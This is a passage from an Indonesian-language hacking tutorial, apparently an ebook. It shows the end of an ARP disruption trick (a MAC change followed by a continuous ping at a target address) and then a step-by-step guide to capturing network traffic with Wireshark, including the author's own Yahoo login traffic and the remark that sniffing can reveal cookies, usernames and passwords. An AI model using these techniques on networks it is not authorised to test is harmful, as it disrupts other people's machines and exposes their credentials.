        Node Type . . . . . . . . . . . . : Broadcast
        IP Routing Enabled. . . . . . . . : No
        WINS Proxy Enabled. . . . . . . . : No

Ethernet adapter Local Area Connection:

        Media State . . . . . . . . . . . : Media disconnected
        Description . . . . . . . . . . . : Realtek RTL8168C(P)/8111C(P) PCI-E G
igabit Ethernet NIC
        Physical Address. . . . . . . . . : 00-1E-EC-E0-5A-B8

Ethernet adapter Bluetooth Network:

        Media State . . . . . . . . . . . : Media disconnected
        Description . . . . . . . . . . . : Bluetooth LAN Access Server Driver
        Physical Address. . . . . . . . . : 00-22-69-E7-D7-9A

Ethernet adapter Wireless Network Connection:

        Media State . . . . . . . . . . . : Media disconnected
        Description . . . . . . . . . . . : Atheros AR5B91 Wireless Network Adap
ter
        Physical Address. . . . . . . . . : 74-F0-6D-7B-0F-7F
```

Gambar 89: MAC Address berubah.

Selanjutnya, kirim paket data secara continue ke komputer target. Anda bisa menggunakan perintah ping: **ping ip-address -t**.
Dalam hal ini: **ping 192.168.0.199 -t**.

Hal ini menyebabkan komputer menjadi sibuk dengan mengupdate *ARP cache* yang sama dengan Ethernet local-nya sehingga tidak bisa melayani *ARP request* dari komputer lain.

Kini, coba cek lagi ARP, yang muncul adalah pesan *Invalid* yang menandakan aksi kita telah berhasil.

```
C:\>arp -a

Interface: 192.168.0.199 --- 0x1b0004
  Internet Address      Physical Address      Type
  192.168.0.198         00-00-00-00-00-00     invalid
```

Gambar 90: Arp -a.


AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Sniffing | 9

Dalam sebuah jaringan tentunya terdapat banyak paket data yang hilir mudik. Data tersebut bisa apa saja, mulai dari informasi waktu, IP address, jenis protokol, dan nama jaringan. Bahkan, terkadang termasuk pula informasi sensitif seperti cookies, *username,* maupun password. Paket data/informasi yang bertebaran tersebut bisa di-*capture* atau ditangkap. Tindakan *capture* data ini disebut dengan *sniffing*.


Salah satu tool yang bisa digunakan untuk melakukan aksi *sniffing* ini adalah Wireshark. Sebelum mulai menggunakan tool ini, saya akan menjelaskan sedikit teknis melakukan instalasinya. Sebenarnya, saya yakin pembaca buku ini sudah bisa melakukan instalasi program, tetapi ada sedikit informasi tambahan yang perlu Anda ketahui sewaktu melakukan instalasi.

Pada dasarnya, langkah instalasinya tidak jauh berbeda dengan cara menginstall program lainnya. Gampangnya, adalah dengan meng-klik tombol **Next**. Menyetujui *License Agreement*.




Gambar 91: Kotak dialog Welcome.

Salah satu pilihan sewaktu instalasi adalah *File Extensions*, berikan tanda centang supaya program Wireshark bisa mengasosiasikan dengan ekstensi file *tracing* yang lain. Kembali klik **Next**.




Gambar 92: Asosiasi file.

Satu hal lagi, akan ada permintaan apakah Anda akan menginstall WinPcap atau tidak, Anda wajib memilih untuk menginstall aplikasi ini. Barulah kemudian Anda klik tombol **Install**.



Gambar 93: Memilih WinPcap.

Sewaktu proses instalasi Wireshark dilakukan mencapai separuhnya, prosesnya akan berhenti sebentar. Hal ini dikarenakan Anda diminta untuk melakukan instalasi WinPcap terlebih dahulu.




Gambar 94: Instalasi Wireshark.

Kotak dialog instalasi WinPcap secara otomatis akan tampil.


Sebagai pengetahuan untuk Anda, WinPcap (*Windows Packet Capture*) merupakan sebuah program di Windows yang berisikan driver untuk meng-capture data pada jaringan Windows.

Klik saja tombol **Next** untuk melakukan instalasi WinPcap.



Gambar 95: Instalasi WinPcap.

Lakukan proses instalasi sampai selesai, layaknya Anda melakukan instalasi program lainnya. Setelah Anda menyelesaikan instalasi WinPcap dan mengklik **Finish**, barulah proses instalasi Wireshark dilanjutkan kembali sampai selesai.




Gambar 96: Instalasi WinPcap selesai.

Gambar 97: Instalasi Wireshark selesai.

Kini Anda hanya perlu menunggu instalasi Wireshark selesai dilakukan. Dan mengklik tombol **Finish**.


Jangan lupa untuk memberikan tanda centang pada bagian *Run Wireshark*, supaya program langsung dijalankan setelah Anda mengklik tombol **Finish**.
Berikut ini adalah tampilan program Wireshark.



Gambar 98: Tampilan Wireshark.


Baiklah, sekarang kita akan memulai proses *capture* data.

1. Pada tampilan Wireshark, klik pada menu **Capture > Interfaces.**




Gambar 99: Menu Capture.

2. Akan tampil kotak dialog *Capture Interfaces* yang menampilkan daftar *interface* yang Anda miliki. Untuk memulai proses *capture*, klik tombol **Start**.



Gambar 100: Memilih interface.

3. Sekarang tampilan Wireshark menjadi berubah yang menunjukkan proses *capture* sedang dijalankan.



Gambar 101: Proses capture.


4. Dari beberapa kolom proses *capture* tersebut, perhatikan hal berikut:
   - Kolom *source* menunjukkan sumber paket berasal yang ditunjukkan dalam bentuk IP *Address*.
   - Kolom *Destination* menunjukkan ke mana tujuan paket tersebut.
   - Kolom *Protocol* merupakan nama protokol yang digunakan.
   - Kolom *Info* berisikan informasi tambahan tentang isi paket.

No.	Time	Source	Destination	Protocol	Info
201	2.486765	98.136.48.100	192.168.0.198	TCP	http > 55372 [SYN, ACK] Seq=1012371070 Ack=4294967181
203	2.529671	204.244.102.19	192.168.0.198	HTTP	Continuation or non-HTTP traffic
204	2.529747	192.168.0.198	204.244.102.19	TCP	51839 > http [ACK] Seq=1 Ack=4294963217 Win=17680 Len=
205	2.566442	204.244.102.19	192.168.0.198	HTTP	Continuation or non-HTTP traffic
210	2.627418	204.244.102.19	192.168.0.198	HTTP	Continuation or non-HTTP traffic
211	2.627483	192.168.0.198	204.244.102.19	TCP	54008 > http [ACK] Seq=1 Ack=2721 Win=17680 Len=0
212	2.627682	67.195.187.229	192.168.0.198	TCP	http > 55371 [SYN, ACK] Seq=0 Ack=4294967180 Win=65535
214	2.908154	204.244.102.19	192.168.0.198	HTTP	Continuation or non-HTTP traffic
216	3.268544	96.17.109.19	192.168.0.198	HTTP	Continuation or non-HTTP traffic

Gambar 102: Hasil capture.


Untuk mempermudah analisis paket data yang bertebaran tersebut, sebaiknya Anda menyimpan laporannya ke dalam sebuah file. Caranya adalah:

1. Matikan proses *capture* dengan mengklik ikon **Stop** pada toolbar.




Gambar 103: Menghentikan proses capture.

2. Klik ikon **Save** untuk melakukan penyimpanan.




Gambar 104: Menyimpan hasil capture.

3. Masukkan nama file untuk penyimpanan dan klik tombol **Save.**



Gambar 105: Membuat file penyimpanan.


4. Sekarang kita akan mulai menganalisis hasil *capture* yang kita peroleh. Perlu diketahui bahwa setiap baris dalam daftar mewakili satu paket yang berhasil diperoleh. Untuk mempermudah analisis, Anda bisa menggunakan fasilitas Filter. Misalnya, Anda bisa memasukkan ARP, HTTP, TCP, dan sebagainya. Atau, Anda bisa mengetikkan huruf awal saja, maka akan tampil berbagai pilihan lainnya.



Gambar 106: Menggunakan filter.


5. Setelah Anda memasukkan protokol yang ingin dilihat, klik **Clear** untuk kembali pada tampilan sebelumnya.

Berikut ini sebuah contoh kasus lain, dimana saya mencoba membuka login email di Yahoo.



Gambar 107: Halaman login Yahoo!.

Pada Wireshark terlihat meng-*capture*, bahwa saya sedang melakukan akses login pada website Yahoo!



Gambar 108: Hasil capture Yahoo!


Sedangkan berikut ini sewaktu terjadi penghubungan dengan Yahoo!.

No.	Time	Source	Destination	Protocol	Info
263	125.308287	192.168.0.198	202.165.108.211	TCP	62449 > http [ACK] Seq=1196 Ack=2721 Win=17680 Len=0
264	126.429109	202.165.108.211	192.168.0.198	HTTP	Continuation or non-HTTP traffic
265	126.629193	192.168.0.198	202.165.108.211	TCP	62449 > http [ACK] Seq=1196 Ack=4081 Win=17680 Len=0
266	126.748346	202.165.108.211	192.168.0.198	HTTP	Continuation or non-HTTP traffic
267	126.949171	192.168.0.198	202.165.108.211	TCP	62449 > http [ACK] Seq=1196 Ack=5441 Win=17680 Len=0
268	127.091656	202.165.108.211	192.168.0.198	HTTP	Continuation or non-HTTP traffic
269	127.299204	192.168.0.198	202.165.108.211	TCP	62449 > http [ACK] Seq=1196 Ack=6801 Win=17680 Len=0
270	127.602810	192.168.0.198	192.168.0.1	DNS	Standard query A mail.yimg.com
271	128.602319	192.168.0.198	192.168.0.1	DNS	Standard query A mail.yimg.com
272	129.602350	192.168.0.198	192.168.0.1	DNS	Standard query A mail.yimg.com
